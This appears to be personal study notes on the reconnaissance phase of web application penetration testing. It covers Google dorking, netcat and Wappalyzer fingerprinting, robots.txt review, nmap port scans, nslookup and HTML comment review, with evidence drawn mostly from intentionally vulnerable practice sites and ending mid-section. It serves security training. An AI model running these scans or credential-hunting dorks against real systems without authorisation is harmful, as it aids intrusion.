Web Application Penetration Testing

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Information Gathering

1. Conduct Search Engine Discovery and Reconnaissance for Information Leakage


Google hacking technique

Evident:

With: testphp.vulnweb.com

I have try google hack with search field parameter as: “site: testphp.vulnweb.com”

After this, I got basic crawling result below:



Index of /pictures/
testphp.vulnweb.com/pictures/ ▾ Dịch trang này
Index of /pictures/ ../ 1.jpg 11-May-2011 10:27 12426 1.jpg.tn 11-May-2011 10:27 4355 2.jpg 11-May-2011 10:27 3324 2.jpg.tn 11-May-2011 10:27 1353 3.jpg 11-May-2011 10:27 9692 3.jpg.tn 11-May-2011 10:27 3725 4.jpg 11-May-2011 10:27 13969 4.jpg.tn 11-May-2011 10:27 4615 5.jpg 11-May-2011 10:27 14228 ...

Shop
testphp.vulnweb.com/Mod_Rewrite_Shop/ ▾ Dịch trang này
Network Storage D-Link DNS-313 enclosure 1 x SATA · Price 359 €. Web Camera A4Tech PK-335E · Price 10 € · Laser Color Printer HP LaserJet M551dn, A4 · Price 812 €

Index of /CVS/
testphp.vulnweb.com/CVS/ ▾ Dịch trang này
Index of /CVS/ ../ Entries 11-May-2011 10:27 1 Entries.Log 11-May-2011 10:27 1 Repository 11-May-2011 10:27 8 Root 11-May-2011 10:27 1.
Bạn đã truy cập trang này 3 lần. Lần truy cập cuối: 01/02/2018


ajax test
testphp.vulnweb.com/AJAX/ ▾ Dịch trang này
artists | categories | titles | send xml | setcookie.

Index of /admin/
testphp.vulnweb.com/admin/ ▾ Dịch trang này
Index of /admin/ ../ create.sql 11-May-2011 10:27 523.
Bạn đã truy cập trang này 3 lần. Lần truy cập cuối: 01/02/2018

Index of /images
testphp.vulnweb.com/images/ ▾ Dịch trang này
Index of /images/ ../ logo.gif 11-May-2011 10:27 6660 remark.gif 11-May-2011 10:27 79.

Index of /Templates/
testphp.vulnweb.com/Templates/ ▾ Dịch trang này

I used some query to discovering more interested information :



login page - Home of Acunetix Art
testphp.vulnweb.com/login.php ▾ Dịch trang này
You can also signup here. Signup disabled. Please use the username test and the **password** test. search art. Browse categories · Browse artists · Your cart · Signup · Your profile · Our guestbook · AJAX Demo ...

signup - Home of Acunetix Art
testphp.vulnweb.com/signup.php ▾ Dịch trang này
Signup new user. Please do not enter real information here. If you press the submit button you will be transferred to asecured connection. Username: **Password**: Retype **password**: Name: Credit card number: E-Mail: Phone number: Address: search art. Browse categories · Browse artists · Your cart · Signup · Your profile ...

wp-config.bak
testphp.vulnweb.com/pictures/wp-config.bak ▾ Dịch trang này
... define('DB_NAME', 'wp265as'); // The name of the database define('DB_USER', 'root'); // Your MySQL username define('DB_PASSWORD', ''); // ...and **password** define('DB_HOST', 'localhost'); // 99% chance you won't need to change this value define('DB_CHARSET', 'utf8'); define('DB_COLLATE', ''); // Change each KEY ...

References:

- http://www.mrjoeyjohnson.com/Google.Hacking.Filters.pdf

2. Fingerprint Web Server

Web server fingerprinting is a critical task for the Penetration tester. Knowing the version and type of a running web server allows testers to determine known vulnerabilities and the appropriate exploits to use during testing.

Black box test:

The simplest and most basic form of identify a web server is look at the server field in the HTTP response header with netcat

Example:


```
nc google.com 80

GET / HTTP/1.1

Host: google.com

enter

enter
```

Automate Testing tools: httprint, Burpsuite

Online Testing: https://www.netcraft.com/


Evident:

- with netcat, we have result as below:




```
root@ilak:~# nc testphp.vulnweb.com 80
GET / HTTP/1.1
Host: testphp.vulnweb.com

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Fri, 02 Feb 2018 07:43:00 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

- Of course, we can use some extension of browser, such as:


testphp.vulnweb.com/pictures/
Wappalyzer
Web Server
Nginx 1.4.1

- Online solutions:



.netcraft.com/site_report?url=http://testphp.vulnweb.com

Hosting History

Netblock owner	IP address	OS	Web server	Last seen Refresh
Host Europe GmbH	176.28.50.165	Linux	nginx/1.4.1	21-Jan-2018
Host Europe GmbH	176.28.50.165	Linux	unknown	19-Dec-2016
Host Europe GmbH	176.28.50.165	Linux	nginx/1.4.1	17-Dec-2016
Host Europe GmbH	176.28.50.165	Linux	unknown	30-Oct-2016
Host Europe GmbH	176.28.50.165	Linux	nginx/1.4.1	28-Oct-2016
Host Europe GmbH	176.28.50.165	Linux	Apache	18-Jan-2013
Hosteurope GmbH	87.230.87.158	Linux	Apache/2.0.55 Ubuntu mod_python/3.1.4 Python/2.4.3 PHP/5.1.2 mod_ssl/2.0.55 OpenSSL/0.9.8a mod_perl/2.0.2 Perl/v5.8.7	29-May-2012

References:

- http://www.terminally-incoherent.com/blog/2007/08/07/few-useful-netcat-tricks/
- https://www.sans.org/security-resources/sec560/netcat_cheat_sheet_v1.pdf
- http://netcat.sourceforge.net.
- https://www.darknet.org.uk/2007/09/httprint-v301-web-server-fingerprinting-tool-download/
- http://www.net-square.com/httprint.html

3. Review Webserver Metafiles for Information Leakage

How to test:

a. Robots.txt

Web spiders/robots/crawlers retrieve (access) a web page and then recursively traverse hyperlinks to retrieve further web content. Their accepted behavior is specified by the Robots Exclusion Protocol of the robots.txt file in the web root directory

Example: abc.com/robots.txt

Tool:


- Using wget:
  - Example: wget http://google.com/robots.txt

References:

- http://www.robotstxt.org/

Evident:

http://local/mutillidae/robots.txt




```
User-agent: *
Disallow: passwords/
Disallow: config.inc
Disallow: classes/
Disallow: javascript/
Disallow: owasp-esapi-php/
Disallow: documentation/
Disallow: phpmyadmin/
Disallow: includes/
```

b. META Tag

Tags are located within the HEAD section of each HTML Document and should be consistent across a web site in the likely event that the robot/spider/crawler start point does not begin from a document link other than webroot

Web spiders/robots/crawlers can intentionally ignore the "<META NAME="ROBOTS">" tag as the robots.txt file

Tool: BurpSuite



```
53  https://www.facebook.com        GET   /ac.php                           404  330257  HTML    php  KhÃ´ng TÃ¬m Tháº¥y Tr...  ✓  31.13.78.35
55  https://tiles.services.mozilla.com  POST  /v4/links/activity-stream  ✓  200  176     JSON             ✓  54.213.128.137
57  https://tiles.services.mozilla.com  POST  /v3/links/ping-centre      ✓  200  176     JSON             ✓  54.213.128.137
62  https://static.xx.fbcdn.net     GET   /rsrc.php/v3/yy/r/tWB2hwXYKjK.js  200  319112  script  js                            ✓  31.13.78.17
```

```
/><link rel="alternate" media="only screen and (max-width: 640px)" href="https://www.facebook.com/ac.php" /><link rel="alternate" media="handheld"
href="https://www.facebook.com/ac.php" /><meta name="robots" content="noodp,noydir" /><meta property="og:title" content="&#x110;&#x103;ng nh&#x1ead;p ho&#x1eb7;c
&#x111;&#x103;ng k&#xfd; &#x111;&#x1ec3; xem" /><meta property="og:description" content="Xem b&#xe0;i vi&#x1ebf;t, &#x1ea3;nh v&#xe0; n&#x1ed9;i dung kh&#xe1;c tr&#xea;n
Facebook." /><link rel="mask-icon" sizes="any" href="/icon.svg" color="#3b5998" /><link rel="shortcut icon" href="https://static.xx.fbcdn.net/rsrc.php/yl/r/H3nkt0a7ZMg.ico"
/><link type="text/css" rel="stylesheet" href="https://static.xx.fbcdn.net/rsrc.php/v3/yp/l/0,cross/Yhc3TMv9-xW.css" data-bootloader-hash="UJfjG" data-permanent="1"
crossorigin="anonymous" />
<link type="text/css" rel="stylesheet" href="https://static.xx.fbcdn.net/rsrc.php/v3/yz/l/0,cross/_lDyKVVWuvD.css" data-bootloader-hash="KU2hX" data-permanent="1"
crossorigin="anonymous" />
<link type="text/css" rel="stylesheet" href="https://static.xx.fbcdn.net/rsrc.php/v3/yu/l/0,cross/r0gludNocia.css" data-bootloader-hash="f0fTF" data-permanent="1"
crossorigin="anonymous" />
<link type="text/css" rel="stylesheet" href="https://static.xx.fbcdn.net/rsrc.php/v3/yI/l/0,cross/DCrESRKy2Qp.css" data-bootloader-hash="Xm69H" data-permanent="1"
crossorigin="anonymous" />
<link type="text/css" rel="stylesheet" href="https://static.xx.fbcdn.net/rsrc.php/v3/yR/l/0,cross/HYuQdrXbaUE.css" data-bootloader-hash="KI5hb" data-permanent="1"
crossorigin="anonymous" />
<link type="text/css" rel="stylesheet" href="https://static.xx.fbcdn.net/rsrc.php/v3/yS/l/0,cross/N82ynGa6zFY.css" data-bootloader-hash="X2vKp" data-permanent="1"
crossorigin="anonymous" />
<script src="https://static.xx.fbcdn.net/rsrc.php/v3/yy/r/tWB2hwXYKjK.js" data-bootloader-hash="MKcjz" crossorigin="anonymous"></script>
```

4. Enumerate Applications on Webserver

Base URLs:

- http://www.example.com/webmail
- http://mail.example.com/

Base ports:

Most basic and the simplest way is using port scanner such as nmap with this options. For example below:

```
nmap -sT -sV -p 0-65535 192.168.1.1
```

Base Domain name:

- There are a number of techniques which may be used to idnetify DNS names to given IP, Which one is nslookup.


```
cmd

nslookup

all

set type=all

example.com
```

- Web-based DNS search:
  - http://searchdns.netcraft.com/?host
- Reverse IP:
  - Domain tools reverse IP: http://www.domaintools.com/reverse-ip/ (require free membership)
  - MSN search: http://search.msn.com syntax: "ip:x.x.x.x" (without the quotes)
  - webhosting info: http://whois.webhosting.info/
  - DNSstuff: http://www.dnsstuff.com/

Google hack


Evident:

- Example with nmap:



```
root@ilak:~# nmap -sV 192.168.222.136

Starting Nmap 7.60 ( https://nmap.org ) at 2018-02-02 14:57 +07
Nmap scan report for 192.168.222.136
Host is up (0.00026s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30
html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL...)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open  imap        Courier Imapd (released 2008)
443/tcp  open  ssl/https?
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp open  java-rmi    Java RMI
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
8081/tcp open  http        Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please submit
 at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5001-TCP:V=7.60%I=7%D=2/2%Time=5A7419E3%P=i686-pc-linux-gnu%r(NULL,
SF:4,"\xac\xed\0\x05");
MAC Address: 00:0C:29:5D:2A:56 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.18 seconds
```

- Example with nslookup:



```
C:\Users\manhpham>nslookup
Default Server:  hn-ps-ex01-w.harveynash.vn.local
Address:  172.16.17.8

> set type = all
Unrecognized command: set type = all
> set type=all
> testphp.vulnweb.com
Server:  hn-ps-ex01-w.harveynash.vn.local
Address:  172.16.17.8

Non-authoritative answer:
testphp.vulnweb.com     internet address = 176.28.50.165
testphp.vulnweb.com     text =

        "google-site-verification:toEctYsulNIxgraKk7H3z58PCyz2IOCc36pIupEPmYQ"
>
```

Tools:

- nslookup, dig
- Port scanner: nmap http://www.insecure.org
- Nessus Vulnerability Scanner. http://www.nessus.org
- Search engine: shodan.io, google.


Note for shodan.io: //null

5. Review Webpage Comments and Metadata for Information Leakage

It is very common, and even recommended, for programmers to include detailed comments and metadata on their source code. However, comments and metadata included into the HTML code might reveal internal information that should not be available to potential attackers. Comments and metadata review should be done in order to determine if any information is being leaked.

Tools:

- Wget
- Any browser



view-source:http://192.168.222.136/mutillidae/index.php

```
<!-- I think the database password is set to blank or perhaps samurai.
    It depends on whether you installed this web app from irongeeks site or
    are using it inside Kevin Johnsons Samurai web testing framework.
    It is ok to put the password in HTML comments because no user will ever see
    this comment. I remember that security instructor saying we should use the
    framework comment symbols (ASP.NET, JAVA, PHP, Etc.)
    rather than HTML comments, but we all know those
    security instructors are just making all this up. -->           <!-- End Content -->
</blockquote>
    </td>
</tr>
```

6. Identify Application Entry Points

In request:

- Identify where GETs are used and where POST are use
- Identify ALL parameters used in POST request (including hidden parameter and unhidden parameter)
- Identify ALL parameters used in GET request (usually after ? mark)
- Identify all parameters of query string
- Pay attention for parameters even if encoded or encrypted and identify which ones account who are process by application.

In response:

